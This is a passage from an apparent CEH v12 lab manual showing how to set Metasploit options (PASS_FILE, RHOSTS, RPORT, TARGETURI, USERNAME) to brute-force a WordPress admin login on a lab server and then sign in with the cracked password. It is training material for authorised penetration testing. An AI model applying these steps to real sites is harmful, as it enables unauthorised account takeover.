
18. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2022]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.


Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 8**. In this task, the **admin** user is being issued.



19. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.




20. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.



21. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.



22. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).

23. Now, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.

24. In the address field, type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

> Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

25. Observe that you are successfully logged into the target WordPress website (**http://10.10.1.22:8080/CEH**) and that you can see the website content.

26. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 8**, and then perform **Steps 12-21**.
27. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
28. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.

